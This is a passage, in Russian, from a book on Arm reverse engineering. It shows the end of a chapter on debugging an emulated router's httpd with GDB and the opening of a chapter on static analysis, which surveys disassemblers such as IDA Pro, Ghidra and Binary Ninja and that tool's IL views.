


Рисунок 9.1. Интерфейс администрирования

Теперь можно исследовать интерфейс, подключаться к процессам и отлаживать их. Чтобы подключиться к процессу HTTPD с помощью GDB, используйте следующую команду:

```
user@arm:~$ ps aux | grep httpd
root   448   0.3 0.2   3692  2136 ?      Ss  02:00  0:03 httpd
root   585   0.1 0.0   2628   716 ?      S   02:00  0:01 dhttpd
user   9073  0.0 0.0   6736   532 pts/0  S+  02:16  0:00 grep httpd
user@arm:~$ sudo gdb -q -p 448
```

Примечания

[1] [назад] aws.amazon.com
[2] [назад] aws.amazon.com
[3] [назад] microcontrollershop.com
[4] [назад] developer.arm.com
[5] [назад] developer.arm.com
[6] [назад] developer.qualcomm.com
[7] [назад] raspberrypi.org
[8] [назад] raspberrypi.org
[9] [назад] raspi.debian.net
[10] [назад] ubuntu.com
[11] [назад] freebsdfoundation.org
[12] [назад] pine64.org
[13] [назад] opensource.rock-chips.com
[14] [назад] qemu.org
[15] [назад] qemu.org
[16] [назад] cdimage.debian.org
[17] [назад] wiki.debian.org
[18] [назад] people.debian.org
[19] [назад] github.com
[20] [назад] github.com

Глава 10. Статический анализ

В части I "Внутреннее устройство ассемблера Arm" вы познакомились с наиболее распространёнными инструкциями, встречающимися в дизассемблированном коде. Теперь пора применить эти знания и научиться анализировать поток выполнения двоичного файла. Примеры в этой главе просты и понятны, а подробный разбор поможет связать воедино уже изученные фрагменты.

Но что такое статический анализ? В зависимости от собеседника этот термин имеет разное значение. Однако с одной характеристикой согласны все: это анализ файла в статической форме, без выполнения. В этой главе под статическим анализом понимается низкоуровневый анализ двоичного файла.

Статический анализ предшествует динамическому. Чтобы исследовать программу во время выполнения, сначала требуется понять её основные свойства. В частности, нужно знать, какие среда и ресурсы необходимы программе для запуска. Поверхностный статический анализ позволяет подготовить правильную среду и инструменты с учётом типа файла и понять его структуру по формату.

Нередко сведений об основных свойствах файла недостаточно для перехода к динамическому анализу. В таких случаях следует определить места кода, где нужно наблюдать за взаимодействием программы с системой, чтобы глубже понять её возможности. Например, если вредоносный двоичный файл выполняет сетевые операции, расшифровывает данные или изменяет файлы в файловой системе, необходимо знать, где искать и за какими потоками данных следить во время выполнения.

Для этого требуется анализировать дизассемблированный код программы и понимать поток её выполнения. Такой анализ не только раскрывает назначение функций, но и может выявить возможности, активируемые лишь при определённых условиях.

При анализе уязвимостей умение проводить низкоуровневый анализ является базовым навыком. Анализ дизассемблированного кода уязвимой функции помогает понять, при каких условиях она вызывается и какой именно поток данных нужен, чтобы воспользоваться уязвимостью, не вызвав аварийного завершения программы.

Инструменты статического анализа

В этом разделе приведён краткий обзор инструментов статического анализа для обратной разработки. В зависимости от задачи и операционной системы может быть удобна комбинация средств командной строки и графического интерфейса. Командные инструменты полезны для поверхностного статического анализа, общего сбора сведений о двоичном файле и быстрого анализа небольших файлов. Графические дизассемблеры и декомпиляторы - мощные средства, которые можно расширять дополнениями и собственными сценариями.

Инструменты командной строки

Инструменты командной строки могут быть полезной частью процесса обратной разработки, особенно на начальном этапе сбора сведений. В Linux полезны команда `strings`, перечисляющая строки внутри файла в порядке их появления, команда `file`, показывающая тип файла, и `readelf`, выводящая полезные сведения о файлах формата ELF.

Для дизассемблирования файла в Linux также достаточно одной команды. Параметр `-d` программы `objdump` выводит дизассемблированный код каждой функции в разделах исполняемого кода. Однако командные инструменты подходят не только для поверхностного статического анализа. Программу можно отлаживать из командной строки с помощью GDB или ещё более мощных средств, например Radare2.

Дизассемблеры и декомпиляторы

Дизассемблеры используются для просмотра низкоуровневого кода программы и различаются возможностями и ценой: от бесплатных инструментов с открытым исходным кодом Radare2 и Ghidra до коммерческих Binary Ninja и IDA Pro. Некоторые из них умеют декомпилировать код, пытаясь восстановить высокоуровневый исходный текст дизассемблированной программы.

Ниже перечислены распространённые дизассемблеры и декомпиляторы:

• **IDA Pro**[1] - мощный дизассемблер и отладчик и самый дорогой вариант на рынке. Он поддерживает множество архитектур процессоров, графическое представление с обзором блоков кода и их потока управления, а также сценарии для собственных дополнений. Hex-Rays - декомпилятор C и C++, приобретаемый как дополнение к IDA Pro.
• **Binary Ninja**[2] - интерактивный дизассемблер, декомпилятор и платформа анализа двоичных файлов, значительно более доступная по цене, чем IDA Pro. Среди её многочисленных возможностей - дизассемблирование, декомпиляция, автоматизация посредством мощных API, представления промежуточных языков и даже облачный дизассемблер.[3] Декомпилятор имеет необычную структуру. Он использует древовидную архитектуру и промежуточное представление машинного кода Binary Ninja Intermediate Language (BNIL)[4] и показывает дизассемблированный код на трёх уровнях абстракции: Low Level IL, Medium Level IL и High Level IL. Это особенно полезно тем, кто хочет сохранить при анализе часть подробностей, предоставляемых ассемблером.
• **Ghidra** - набор инструментов обратной разработки с открытым исходным кодом, созданный исследовательским управлением NSA.[5] Он позволяет дизассемблировать, собирать, декомпилировать и отлаживать код, а также писать сценарии.
• **Radare2**[6] - мощный дизассемблер и отладчик командной строки с открытым исходным кодом и множеством возможностей для анализа двоичных файлов и обратной разработки.

Binary Ninja Cloud

Binary Ninja - мощный инструмент обратной разработки и один из моих любимых. Он обладает необычными возможностями, в том числе облачной версией, которую стоит выделить. Binary Ninja Cloud незаменим, если обычный дизассемблер недоступен или требуется удобно исследовать двоичный файл прямо в браузере. Кратко рассмотрим его возможности.

После загрузки двоичного файла появляется список функций и графическое представление дизассемблированного кода. На рисунке 10.1 показана функция `main`.




Рисунок 10.1. Представление функции main в Binary Ninja

Можно также включить отображение адресов, байтов кодов операций и типов переменных, как показано на рисунке 10.2.




Рисунок 10.2. Параметры отображения Binary Ninja

В Binary Ninja также предусмотрено отображение строк двоичного файла, как показано на рисунке 10.3.




Рисунок 10.3. Отображение строк

На рисунке 10.4 показана функция Triage, предоставляющая сведения о файле: заголовки, импортируемые и экспортируемые символы, сегменты и разделы двоичного файла.

Стоит выделить некоторые необычные возможности декомпиляции Binary Ninja. Как говорилось ранее, дизассемблированный код можно показывать на разных уровнях абстракции: Low Level IL, Medium Level IL и High Level IL.

Другие дизассемблеры способны отображать лишь необработанный дизассемблированный код программы и, если в них есть декомпилятор, высокоуровневый псевдокод. Однако в зависимости от анализа иногда нужны определённые подробности, но не настолько подробные, чтобы читать каждую инструкцию в исходной дизассемблированной форме. Если требуется видеть пошаговое изменение конкретных регистров и областей памяти, не разбирая каждую приводящую к нему инструкцию, может пригодиться представление Low Level IL. Если такая детализация не нужна и достаточно увидеть результат для определённых регистров перед их использованием в вызове функции, подойдёт Medium IL. Высокоуровневую перспективу псевдокода даёт High Level IL.

Рассмотрим функцию `main` в Low Level IL. На рисунке 10.5 видно, как изменился уровень абстракции. Детализация ассемблерного кода сохранилась. Каждая строка показывает изменение регистров в более удобочитаемом виде, без мнемоники инструкции. Сначала представление может показаться запутанным, но обратите внимание: каждая строка точно описывает изменение содержимого регистра и памяти. Например, строка 1 показывает, что SP уменьшается на `0x20`. Строка 2 указывает, что значение регистра x29 сохраняется в стеке по адресу SP плюс смещение с меткой `__saved_x29`, и так далее.




Рисунок 10.4. Функция Triage




Рисунок 10.5. Low Level IL

Так ассемблерный код становится гораздо удобнее для чтения. Но что, если не требуется пошагово видеть изменение каждого регистра? Представление Medium Level IL на рисунке 10.6 показывает более упрощённую версию кода.




Рисунок 10.6. Medium Level IL

Обратите внимание, что код сокращён до важнейших составляющих. Подробности вроде мест хранения значений переменных в стеке не показаны, но они не всегда важны для анализа. В этом представлении видны значения переменных a и b, а главное - в регистры аргументов X0 и X1 записываются адреса a и b.

Если поднять IL ещё на один уровень, до High Level IL, получится декомпилированная версия исходного кода, как показано на рисунке 10.7.




Рисунок 10.7. High Level IL

Условный поток программы также можно упростить до более удобочитаемой формы. На рисунке 10.8 показана ассемблерная версия условного потока. В представлении Medium IL тот же код сокращается до основной логики и становится гораздо понятнее, как видно на рисунке 10.9.

Несмотря на то что такие инструменты, как Binary Ninja, упрощают анализ, не следует забывать: понимание подробностей ассемблерных инструкций по-прежнему остаётся основным навыком любого специалиста по обратной разработке. Поэтому следующие разделы посвящены обратной разработке конструкций потока управления и функций на уровне ассемблера.

Теперь мы рассмотрим каждую инструкцию, глубже разберёмся в работе указателей, научимся анализировать условный поток программы и попрактикуемся в чтении ассемблера, исследуя алгоритм с нуля. Дизассемблированный код на рисунках этого раздела получен в IDA Pro.

